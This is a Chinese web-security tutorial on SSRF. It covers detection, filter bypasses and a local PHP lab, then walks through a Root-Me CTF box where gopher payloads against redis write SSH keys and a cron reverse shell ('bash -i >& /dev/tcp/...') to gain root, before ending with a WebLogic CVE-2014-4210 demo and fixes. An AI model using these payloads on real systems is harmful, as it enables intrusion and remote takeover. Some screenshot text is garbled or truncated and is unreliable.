[红日安全]Web安全Day4 - SSRF实战攻防

红日安全 / 2019-09-10 08:55:37 / 浏览数 4414 安全技术 WEB安全 顶(0) 踩(0)

本文由红日安全成员: MisakiKata 编写,如有不当,还望斧正。

大家好,我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享,还包含一个HTB靶场供大家练习,我们给这个项目起了一个名字叫 Web安全实战

<u>Web安全头战</u> ,希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是于基于漏洞简介-漏洞原理-漏洞危害-测试方法(手工测试,工具测试)-靶场测试(分为PHP靶场、JAVA靶

1. SSRF漏洞

1.1 漏洞简介

🛘 SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种利用漏洞伪造服务器端发起请求。 一般情况下,SSRF攻击的目标是从外网无法访问的内部系统。

1.2 漏洞原理

п

通过控制功能中的发起请求的服务来当作跳板攻击内网中其他服务。比如,通过控制前台的请求远程地址加载的响应,来让请求数据由远程的URL域名修改为请求本地、或者

1.3 漏洞危害

- 1.3.1 扫描内网开放服务
- 1.3.2 向内部任意主机的任意端口发送payload来攻击内网服务
- 1.3.3 DOS攻击 (请求大文件,始终保持连接Keep-Alive Always)
- 1.3.4 攻击内网的web应用,例如直接SQL注入、XSS攻击等
- 1.3.5 利用file、gopher、dict协议读取本地文件、执行命令等

2. 检测与绕过

2.1 漏洞检测

假设一个漏洞场景:某网站有一个在线加载功能可以把指定的远程图片加载到本地,功能链接如下:

http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg

那么网站请求的大概步骤应该是类似以下:

用户输入图片地址->请求发送到服务端解析->服务端请求链接地址的图片数据->获取请求的数据加载到前台显示。

这个过程中可能出现问题的点就在于请求发送到服务端的时候,系统没有效验前台给定的参数是不是允许访问的地址域名,例如,如上的链接可以修改为:

http://www.xxx.com/image.php?image=http://127.0.0.1:22

如上请求时则可能返回请求的端口banner。如果协议允许,甚至可以使用其他协议来读取和执行相关命令。例如

```
http://www.xxx.com/image.php?image=file:///etc/passwd
```

http://www.xxx.com/image.php?image=dict://127.0.0.1:22/data:data2 (dict

.

对于不同语言实现的web系统可以使用的协议也存在不同的差异,其中:

ada:

http\https\file\gopher\phar\dict\ftp\ssh\telnet...

java:

 $\verb|http=https=file=ftp=jar=netdoc=mailto...|$

判断漏洞是否存在的重要前提是,请求的服务器发起的,以上链接即使存在并不一定代表这个请求是服务器发起的。因此前提不满足的情况下,SSRF是不必要考虑的。

http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg

链接获取后,是由js来获取对应参数交由window.location来处理相关的请求,或者加载到当前的iframe框架中,此时并不存在SSRF,因为请求是本地发起,并不能产生攻击服务端内网的需求。

2.2 漏洞出现点

2.2.1 分享

通过url 地址分享文章,例如如下地址:

http://share.xxx.com/index.php?url=http://127.0.0.1

通过url参数的获取来实现点击链接的时候跳到指定的分享文章。如果在此功能中没有对目标地址的范围做过滤与限制则就存在着SSRF漏洞。

2.2.2 图片加载与下载

通过URL地址加载或下载图片

http://image.xxx.com/image.php?image=http://127.0.0.1

图片加载存在于很多的编辑器中,编辑器上传图片处,有的是加载远程图片到服务器内。还有一些采用了加载远程图片的形式,本地文章加载了设定好的远程图片服务器上的

2.2.3 图片、文章收藏功能

http://title.xxx.com/title?title=http://title.xxx.com/as52ps63de

例如title参数是文章的标题地址,代表了一个文章的地址链接,请求后返回文章是否保存,收藏的返回信息。如果保存,收藏功能采用了此种形式保存文章,则在没有限制参

2.2.4 利用参数中的关键字来查找

例如以下的关键字:

share

wap url

link

src

source

target

u 3g

display

sourceURl

imageURL

domain

. . .

2.3 漏洞绕过

部分存在漏洞,或者可能产生SSRF的功能中做了白名单或者黑名单的处理,来达到阻止对内网服务和资源的攻击和访问。因此想要达到SSRF的攻击,需要对请求的参数地划

2.3.1 限制为http://www.xxx.com 域名时

可以尝试采用http基本身份认证的方式绕过,http://www.xxx.com@www.xxc.com。

在对@解析域名中,不同的处理函数存在处理差异,例如:

http://www.aaa.com@www.bbb.com@www.ccc.com,在PHP的parse_url中会识别www.ccc.com,而libcurl则识别为www.bbb.com。

2.3.2 限制请求IP不为内网地址

采用短网址绕过,比如百度短地址https://dwz.cn/。

采用可以指向任意域名的xip.io, 127.0.0.1.xip.io, 可以解析为127.0.0.1

采用进制转换,127.0.0.1八进制:0177.0.0.1。十六进制:0x7f.0.0.1。十进制:2130706433

```
2:\Users\user>ping 0177.0.0.1

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间\lms TTL=128
和自 127.0.0.1 的回复: 字节=32 时间\lms TTL=128

127.0.0.1 的 Ping 统计信息:
数据包: 已发送 = 4. 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 0ms, 最长 = 0ms, 平均 = 0ms

2:\Users\user>ping 0x7f.0.0.1

正在 Ping 127.0.0.1 的回复: 字节=32 时间\lms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间\lms TTL=128
在 127.0.0.1 的同复: 字节=32 时间\lms TTL=128

2:\Users\user\ping 2130706433

正在 Ping 127.0.0.1 身有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间\lms TTL=128
```

2.3.3 限制请求只为http协议

采用302跳转,百度短地址,或者使用https://tinyurl.com生成302跳转地址。使用如下:



ng over a billion long URLs usable! Serving billions of redirects per month.

mple

ke Toolbar
ton

irection
view
ture^{cool!}
kto Us!
ms of use

tact Us!

TinyURL was created!

The following URL:

dict://127.0.0.1

has a length of 16 characters and resulted in the following TinyURL which has a length of 28 characters:

https://tinyurl.com/y2plkkhw

[Open in new window]

Or, give your recipients confidence with a preview TinyURL:

https://preview.tinyurl.com/y2plkkhw [Open in new window]

| Enter a long URL to make tiny: | | | | |
|---|--|--|--|--|
| Make TinyURL! | | | | |
| | | | | |
| Custom alias (optional): | | | | |
| https://tinyurl.com/ | | | | |
| May contain letters, numbers, and dashes. | | | | |

2.3.4 其他

其他绕过形式可以查看: https://www.secpulse.com/archives/65832.html

- 3. 测试方法
- 3.1 漏洞环境

PHP脚本、Windows

3.2 利用工具

bash、nc

3.3 测试过程

首先采用如下脚本创建一个PHP的服务端

```
<?PHP
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
2>
```

开启PHP的web环境,访问http://localhost/ssrf.php?url=,页面显示正常即可。在一个bash中开启监听端口,来模仿即将被SSRF到的内网服务,此处采用nc。

浏览器访问如下链接:http://localhost/ssrf.php?url=http://127.0.0.1:2233。监听端可以看到来自localhost的请求,请求目标为127.0.0.1的2233端口。

```
misaki@MISAKI:~

^C
misaki@MISAKI:~$ nc -lvvp 2233
Listening on [0.0.0.0] (family 0, port 2233)
Connection from localhost 1670 received!
GET / HTTP/1.1
Host: 127.0.0.1:2233
Accept: */*
```


使用gopher协议来查看协议,访问:http://localhost/ssrf.php?url=gopher://127.0.0.1:2233/_test

localhost/ssrf.php?url=gopher://127.0.0.1:2233/_test

```
misaki@MISAKI:~

^C
misaki@MISAKI:~$ nc -lvvp 2233
Listening on [0.0.0.0] (family 0, port 2233)
Connection from localhost 1830 received!
test
-
```

利用gopher发送POST的请求,访问:http://localhost/ssrf.php?url=gopher://127.0.0.1:2233/_POST%20%2findex.php%20HTTP%2f1.1%250d%250ai



以上方式简单的展示了SSRF的攻击过程和请求,下面我们使用回显形SSRF。

漏洞环境: Ubuntu 18、 docker、PHP、Apache

漏洞文件地址: https://github.com/nikosdano/SSRF-Vulnerable-with-Curl

下载文件放入apache服务器中,访问http://192.168.120.132/awesome_script.php

Welcome to the Awesome Script

Here you will be able to load any page you want. You won't have to worry about revealing your IP anymore! We cURL library in order to perform the HTTP requests. Have fun!

在其中我们可以填写想要执行的SSRF命令,如填写file:///etc/passwd,回显为:

← → C ① 不安全 | 192.168.120.132/curl.php?path=file%3A%2F%2F%2Fetc%2Fpasswd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologir man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:new proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin circ:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:655

4年112十区

尝试端口探测,对22端口进行探测是否开启:

SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 Protocol mismatch.

华细社区

截至到此,相信对SSRF已经有了一个简单认识和检测,下面我们利用一个靶场来模拟一个完整的真实的SSRF攻击。

4. 实战演示

4.1 漏洞环境

Rootme CTF all the day

4.2 漏洞地址

https://www.root-me.org/en/Capture-The-Flag/CTF-all-the-day/

4.3 利用工具

Burp

4.4 漏洞介绍

SSRF+redis 获取内网主机权限,利用SSRF来对redis的未授权访问执行命令。从而达到获取主机权限的目的

4.5 测试过程

访问目标地址,如果没有账号,需要创建账号点击右上的绿色小加号来创建账号,创建完成后回到此页面。

找到一个处于none的虚拟机,点击房间名,如下的ctf04


20 Available rooms

| Room | Virtual machine chosen by players | State |
|-------|-----------------------------------|--------------------------------------|
| ctf01 | SamBox v1 | running Time remaining : 00:15:40 |
| ctf02 | Rootkit Cold Case | running Time remaining: 01:21:00 |
| ctf03 | Metasploitable | running Time remaining : 00:49:36 |
| ctf04 | None | waiting |
| ctf05 | LAMP security CTF5 | running Time remaining : 03:51:37 |
| ctf06 | SSH Agent Hijacking | running Time remaining : 00:23:15 |
| ctf07 | Metasploitable 2 | running Time remaining : 00:54:38 |

进入房间后,选择需要创建的虚拟机,选择SSRF Box,点击保存,选择start the game。

Room 4: Join the game Choose the virtual machine choose a virtual machine you want to attack SamBox v2 SamBox v3 Sambox v4 Submit your vote SAP Pentest Sedna SickOs: 1.1 SkyTower Informations SSH Agent Hijacking Validation flag is stored in the file /pa The Pentesters: 64-Bit AppSec Primer Only registered players for this game The Purge A tempo prevent game starting to ear Ubuntu 8.04 weak ■ Game will start when one player ha Ultimate LAMP Vulnix VulnVoIP Player's list VulnVPN Windows XP pro 01 aucun joueur Xerxes

过一段时间的等待后,会显示如下信息。



访问 ctf04.root-me.org 就可以看到启动的虚拟环境了

Room 4: Validation

Virtual environnement to attack can be reached at: ctf04.root-me.org

Time remaining: 03:58:01

Informations

- Virtual machine chosen by players : SSRF Box
- Description :

Your goal is simple: compromise the virtual environment "SSRF Box".

The validation password of challenge (Realist) is in the /root directory. Game duration: 240 min

当然,如果在创建虚拟机之前,看到其他的房间有人已经创建了SSRF Box我们也可以加入此玩家的房间,点击房间名,进入房间后点击右上角的Join the game。稍等片刻就可以加入到游戏中,根据提示访问对应的地址就可以开始测试啦。

访问地址后可以看到页面显示一个输入框,需要输入url参数,开始抓包。



尝试在页面输入百度地址后,页面会把百度首页加载进此页面中。


① **¼** ctf04.root-me.org/index.php

新闻 hao123 地图 视步

□ ... **▽** ☆



读取系统文件:



使用burp的Intruder模块,来探测开放的服务端口,开放则显示OK,不开放则显示Connection refused。

```
POST /index.php HTTP/1.1
Host: ctf04.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf04.root-me.org/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
url=dict://127.0.0.1: § 10 §
```

探测可知内网开放了6379端口redis服务,尝试利用SSRF对redis执行未授权漏洞,此处简单科普一下redis漏洞影响。

详细内容可以查看文章: https://www.freebuf.com/vuls/162035.html

Redis 默认情况下,会绑定在 0.0.0.0:6379,如果没有进行采用相关的策略,比如添加防火墙规则避免其他非信任来源 ip 访问等,这样将会将 Redis服务暴露到公网上,如果在没有设置密码认证(一般为空)的情况下,会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。

因此,此漏洞在没有配置密码的情况下可以利用SSRF来绕过绑定在本地的限制,从而实现在外网攻击内网应用。

1)利用redis来写ssh密钥

此处利用ssh生成一对公私钥,生成的默认文件为id_rsa.pub和id_rsa. 把id_rsa.pub上传至服务器即可。我们利用redis把目录设置为ssh目录下:

根据网上写密钥有两种协议可以使用,一种是dict,一种是gopher。测试使用dict协议写不成功,写入后不能连接,此处使用gopher写密钥。

使用的payload为:

gopher://127.0.0.1:6379/_*3%0d%0a\$3%0d%0aset%0d%0a\$1%0d%0a\$401%0d%0a\$40a%0a%0a%0ash-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/Xr

payload 解码为:

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$401
```

```
*4
$6
config
$3
set
$3
dir
$11
/root/.ssh/
*4
$6
config
$3
set
$10
dbfilename
$15
authorized_keys
*1
$4
save
*1
$4
quit
```

payload由joychou的反弹shell修改而来,主要就是替换了写入文件的位置和文件内容。然后修改文件的长度。

然后尝试登陆,输入创建密钥的密码后,登陆成功。

```
misaki@MISAKI:~/.ssh$ ssh -i id_rsa root@212.129.29.186
Enter passphrase for key 'id_rsa':
Last login: Wed Jun 12 09:56:33 2019 from 10.66.4.1
[root@ssrf-box ~]# ls
anaconda-ks.cfg flag-open-me.txt redis-2.8.24 redis-2.8.24.tar.gz
[root@ssrf-box ~]# whoami
root
[root@ssrf-box ~]# _
```

2) 利用redis写定时任务来反弹shell

既然提到反弹shell,就需要利用一台外网主机。此处使用了nc做端口监听。

使用payload为以下:

gopher://127.0.0.1:6379/_*3%0d%0a\$3%0d%0a\$1%0d%0a\$1%0d%0a\$61%0d%0a%0a%0a%0a*0a*/1 * * * * bash -i >& /dev/tcp/x.x.x.x/223

解码后的内容就是:

```
gopher://127.0.0.1:6379/_*3
$3
set
$1
1
$61
```

```
*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*1
$4
quit
来自: https://joychou.org/web/phpssrf.html
其中$61为我的vps地址,也就是%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/2333
0>&1%0a%0a%0a%0a%oa的字符串长度。执行后稍等片刻就可以收到反弹的shell了。同时需要写入的命令前后要加几个回车。
Listening on [0.0.0.0] (family 0, port 2233)
Connection from [212.129.29.186] port 2233 [tcp/*] accepted (family 2, sport 47862) bash: pas de contrôle de tâche dans ce shell [root@ssrf-box ~]# [root@ssrf-box ~]# id
uid=0(root) gid=0(root) groupes=0(root) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@ssrf-box ~]#
```

根据前文的提示,打开/passwd文件就可以找到flag了。

[root@ssrf-box ~]# cat /passwd cat /passwd 0f3715174af76b413000488b56fb8862 [root@ssrf-box ~]#

在网站页面上输入这一串字符,就可以结束这场SSRF之旅了。



5. CMS实战演示

5.1 漏洞环境

vulhub, weblogic, ssrf

5.2 漏洞介绍

CVE-2014-4210, weblogic的uddiexplorer.war存在安全组件漏洞,此漏洞可通过HTTP协议利用,未经身份验证的远程攻击者可利用此漏洞影响受影响组件的机密性。该 10.3.6.0


5.3 下载地址

https://github.com/vulhub/vulhub/tree/master/weblogic/ssrf

下载vulhub后,进入对应的安装目录,执行docker-compose up -d,会自动创建docker镜像。

构建完成后访问如下地址:

/uddiexplorer/SearchPublicRegistries.jsp




访问如下地址时返回,代表端口未开放:

/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location=

| | Public Registry: ☐IBM ▼ | | |
|-------|--|--|---|
| • | Search by business name | sdf | |
| 0 | Search by key | | |
| 0 | Search for | | In Business location ▼ |
| Sea | arch | | |
| | ror has occurred | | |
| weblo | egic.uddi.client.structures.exception.XML_SoapExce | eption: Tried all: '1' ad <mark>dresses, but could not connec</mark> | ct over HTTP to server: '127.0.0.1', port: '80' |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |
| | | | |

/uddiexplorer/Search Public Registries.jsp?rdoSearch = name &txtSearch name = sdf &txtSearch key = &txtSearch for = &selfor = Business + location for the sum of th

响应可以看到返回404,证明端口开放:



然后可以根据遍历查看开放的端口服务,在根据开放的服务来决定是否能不能执行内网攻击。而实际中越到的SSRF大都是探测类使用,因为能正好搭配使用的情况,而且还

5.4 漏洞修复

5.4.1 删除server/lib/uddiexplorer.war下的相应jsp文件。

```
jar -xvf uddiexplorer.war
rm jsp-files
jar -cvfM uddiexplorer.war uddiexplorer/
```

5.4.2 在官方的漏洞通报上找到补丁安装

https://www.oracle.com/technetwork/topics/security/cpujul2014-1972956.html

6. 漏洞修复

- 6.1 限制返回信息的,例如请求文件,只返回文件是否请求成功,没有请求成功到文件统一返回错误信息。
- 6.2 对请求地址设置白名单,只允许请求白名单内的地址。
- 6.3 禁用除http和https外的协议,如:file://,gopher://,dict://等

6.4 限制请求的端口为固定服务端口,如:80,443

6.5 Java类代码修复 (来自joychou)

```
方法调用:
String[] urlwhitelist = {"joychou.com", "joychou.me"};
if (!UrlSecCheck(url, urlwhitelist)) {
  return;
方法代码:
需要先添加guava库(目的是获取一级域名)
<dependency>
  <groupId>com.google.guava
  <artifactId>guava</artifactId>
  <version>21.0
</dependency>
public static Boolean UrlSecCheck(String url, String[] urlwhitelist) {
     URL u = new URL(url);
      // ■■■http■https■■■
     return false;
     }
     //
     String host = u.getHost().toLowerCase();
     String rootDomain = InternetDomainName.from(host).topPrivateDomain().toString();
     for (String whiteurl: urlwhitelist){
         if (rootDomain.equals(whiteurl)) {
            return true;
     }
     return false;
  } catch (Exception e) {
     return false;
}
点击收藏 | 1 关注 | 1
<u>上一篇:从某cmsV4.1.0 sql注入...</u> <u>下一篇:pwn堆入门系列教程3</u>
1. 0 条回复
```

• 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板